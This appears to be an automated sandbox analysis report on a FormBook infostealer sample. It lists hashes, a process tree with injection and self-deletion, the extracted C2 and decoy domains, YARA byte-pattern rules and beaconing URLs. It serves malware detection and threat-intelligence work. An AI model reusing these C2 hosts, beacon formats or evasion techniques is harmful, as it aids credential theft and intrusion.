ID: 412308
Sample Name:
350969bc_by_Libranalysis
Cookbook: default.jbs
Time: 15:45:53
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 350969bc_by_Libranalysis

Overview


General Information

Sample Name:	350969bc_by_Libranalysis (renamed file extension from none to exe)
Analysis ID:	412308
MD5:	350969bc82ec33..
SHA1:	f17d5fc8bad55cc...
SHA256:	961ac1d96eb469..
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…

Classification



Startup

- **System is w10x64**
- 350969bc_by_Libranalysis.exe (PID: 6988 cmdline: 'C:\Users\user\Desktop\350969bc_by_Libranalysis.exe' MD5: 350969BC82EC33AF12ACF100C41EB4D1)
  - 350969bc_by_Libranalysis.exe (PID: 7100 cmdline: C:\Users\user\Desktop\350969bc_by_Libranalysis.exe MD5: 350969BC82EC33AF12ACF100C41EB4D1)
  - 350969bc_by_Libranalysis.exe (PID: 7140 cmdline: C:\Users\user\Desktop\350969bc_by_Libranalysis.exe MD5: 350969BC82EC33AF12ACF100C41EB4D1)
  - 350969bc_by_Libranalysis.exe (PID: 3416 cmdline: C:\Users\user\Desktop\350969bc_by_Libranalysis.exe MD5: 350969BC82EC33AF12ACF100C41EB4D1)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 6576 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 6260 cmdline: /c del 'C:\Users\user\Desktop\350969bc_by_Libranalysis.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 7160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.sabaidiving.com/i6rd/"
  ],
  "decoy": [
    "blissfulbeeboutique.online",
    "syazanisuhaimi.com",
    "designaliveeuk.com",
    "andradeasfora.com",
    "barnesandn.com",
    "onlinecasinocrazy.com",
    "cornerstonemedwa.com",
    "fijiherald.com",
    "experienciaswagon.com",
    "cityofhouston.info",
    "thebenefitssherpa.com",
    "honeyew.com",
    "sliceinvestors.com",
    "socialeconomic.net",
    "ballisticjet.com",
    "fortuneland.fund",
    "globaleranking.com",
    "gracestationchurch.com",
    "mixigo.net",
    "ximibabes.com",
    "morooka.club",
    "kittycarehotel.com",
    "solartenacres.com",
    "bunies3.com",
    "celery.store",
    "grayboxus.com",
    "haopianba.com",
    "021rencai.net",
    "cortinasenrollablesloscabos.com",
    "qiaosouwenku.com",
    "856379607.xyz",
    "urgentdocservices.com",
    "countrywideeconomy.com",
    "onemoresysadmin.com",
    "salemerket.com",
    "susiebennett.com",
    "comedyforyou.com",
    "satssar.com",
    "woo.education",
    "shellgang.com",
    "wattaccounting.com",
    "mandapeoplesyatem.com",
    "cavaliertrimmershop.com",
    "netfx-service.com",
    "s138s9.com",
    "smoothome.com",
    "cabinhealthy.com",
    "sexyvenushuegel.net",
    "jsvending.info",
    "gej2holdings.com",
    "arcticluxuryvillas.com",
    "shinsotoknives.com",
    "mardigrasdecorators.com",
    "ainongshucai.com",
    "ricdevan.com",
    "boringcode.net",
    "thebotanicaltype.com",
    "jewelonsale.com",
    "sunstatepipelines.com",
    "jasontaylor.online",
    "clipsquote.com",
    "toypoodlebreedershome.com",
    "thearcadelounge.com",
    "unico-m.online"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.916735490.0000000000540000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000002.916735490.0000000000540000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.916735490.0000000000540000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.715972789.0000000001090000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.715972789.0000000001090000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 15 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.350969bc_by_Libranalysis.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.350969bc_by_Libranalysis.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.350969bc_by_Libranalysis.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
5.2.350969bc_by_Libranalysis.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.350969bc_by_Libranalysis.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 2	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communic
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect P Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming c Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Access Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrad Insecure Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
350969bc_by_Libranalysis.exe	36%	ReversingLabs	Win32.Trojan.Wacatac	
350969bc_by_Libranalysis.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.350969bc_by_Libranalysis.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
cityofhouston.info	0%	Virustotal		Browse
onlinecasinocrazy.com	0%	Virustotal		Browse
onemoresysadmin.com	0%	Virustotal		Browse
www.sabaidiving.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.toypoodlebreedershome.com/i6rd/?gHSLCj58=87tzyM19Su4M9sklYGX+FxwUh158b1qmSh9f/APlSoINpVQ2gCQ5Erv1vAVp92mNDUWx&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.ximibabes.com/i6rd/?gHSLCj58=/0C7Nd/5ZhwBGDRTMer0ywO01wFnuraj4upl6M1zLF0nwnsKqCnReLNuI6TuwxtThkOZ&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.cityofhouston.info/i6rd/?gHSLCj58=OPhbRlTkoXrsQ0r3dKw1IvWRRcBcb3Q4dmj86tcXQUJSZPkW56a8j7HjPVLeeIGxTFMj&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.socialeconomic.net/i6rd/?gHSLCj58=ghT/ntM+diyN3YW/4q0tO05CJd4dCe68Gx0VtJcOz7kJ2fBcIsU6AMgtishNfwDLzL+S&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.sabaidiving.com/i6rd/?gHSLCj58=kbJM45GZrQKbh6aR4KV/wVFZMmwDJvkUUs1obqo0rCdmSsWUtmFh0yx89FvYawyrRJzX&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.onemoresysadmin.com/i6rd/?gHSLCj58=wbIaUdvQqzQbHKzWrifpae4yz+HPBnPf3VQSw8NlhdhOO9H/uFvMKdwnlncPTgk9QTjs&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.countrywideeconomy.com	0%	Avira URL Cloud	safe	
http://www.onlinecasinocrazy.com/i6rd/?gHSLCj58=erkeaSWQY+Clkg2r/Pi/REnUuZTidSmaWK+TmjN6ZRgeJAvAzvFr0iNL5kMJBQzOKWdi&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.thebenefitssherpa.com/i6rd/?gHSLCj58=LPK2IT8klZq3HV5LkVv0HrUERmrfkAigbODxoDO8ybIsb03GvAFTkZSuj3fGszWvHktP&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.ricdevan.com/i6rd/?gHSLCj58=lFTIMkQ5ik6igxl0SADoA/l4wqgGqwWePHw2ryfpEDmwfQ+0wMbe0XdxLJthRM6xta9b&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
www.sabaidiving.com/i6rd/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.blissfulbeeboutique.online/i6rd/?gHSLCj58=smN73hIgGm+8k6TIdjzBFwruzJIggaSM7b/fO07bhI8vXH2xBAb/Cwk8Hoq4ZaNv9SU/&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.countrywideeconomy.com/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.countrywideeconomy.com/i6rd/?gHSLCj58=HOLe4E5VAs/9VGI0AghSjQ5UDYBgOj/qhjKLxJJROTaYJ7IE9VG9ZYc05xBD+gnk3HpC&9rJ=N8YdlZih	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cityofhouston.info	103.15.186.68	true	true	• 0%, Virustotal, Browse	unknown
onlinecasinocrazy.com	119.81.45.82	true	true	• 0%, Virustotal, Browse	unknown
onemoresysadmin.com	192.0.78.24	true	true	• 0%, Virustotal, Browse	unknown
www.sabaidiving.com	192.64.147.164	true	true	• 0%, Virustotal, Browse	unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
toypoodlebreedershome.com	81.88.52.88	true	true		unknown
www.ricdevan.com	185.53.177.53	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
thebenefitssherpa.com	34.102.136.180	true	false		unknown
www.countrywideeconomy.com	52.58.78.16	true	true		unknown
socialeconomic.net	51.222.80.112	true	true		unknown
www.socialeconomic.net	unknown	unknown	true		unknown
www.onlinecasinocrazy.com	unknown	unknown	true		unknown
www.toypoodlebreedershome.com	unknown	unknown	true		unknown
www.onemoresysadmin.com	unknown	unknown	true		unknown
www.woo.education	unknown	unknown	true		unknown
www.cityofhouston.info	unknown	unknown	true		unknown
www.thebenefitssherpa.com	unknown	unknown	true		unknown
www.blissfulbeeboutique.online	unknown	unknown	true		unknown
www.ximibabes.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.toypoodlebreedershome.com/i6rd/?gHSLCj58=87tzyM19Su4M9sklYGX+FxwUh158b1qmSh9f/APlSoINpVQ2gCQ5Erv1vAVp92mNDUWx&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.ximibabes.com/i6rd/?gHSLCj58=/0C7Nd/5ZhwBGDRTMer0ywO01wFnuraj4upl6M1zLF0nwnsKqCnReLNuI6TuwxtThkOZ&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.cityofhouston.info/i6rd/?gHSLCj58=OPhbRlTkoXrsQ0r3dKw1IvWRRcBcb3Q4dmj86tcXQUJSZPkW56a8j7HjPVLeeIGxTFMj&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.socialeconomic.net/i6rd/?gHSLCj58=ghT/ntM+diyN3YW/4q0tO05CJd4dCe68Gx0VtJcOz7kJ2fBcIsU6AMgtishNfwDLzL+S&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.sabaidiving.com/i6rd/?gHSLCj58=kbJM45GZrQKbh6aR4KV/wVFZMmwDJvkUUs1obqo0rCdmSsWUtmFh0yx89FvYawyrRJzX&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown
http://www.onemoresysadmin.com/i6rd/?gHSLCj58=wbIaUdvQqzQbHKzWrifpae4yz+HPBnPf3VQSw8NlhdhOO9H/uFvMKdwnlncPTgk9QTjs&9rJ=N8YdlZih	true	• Avira URL Cloud: safe	unknown

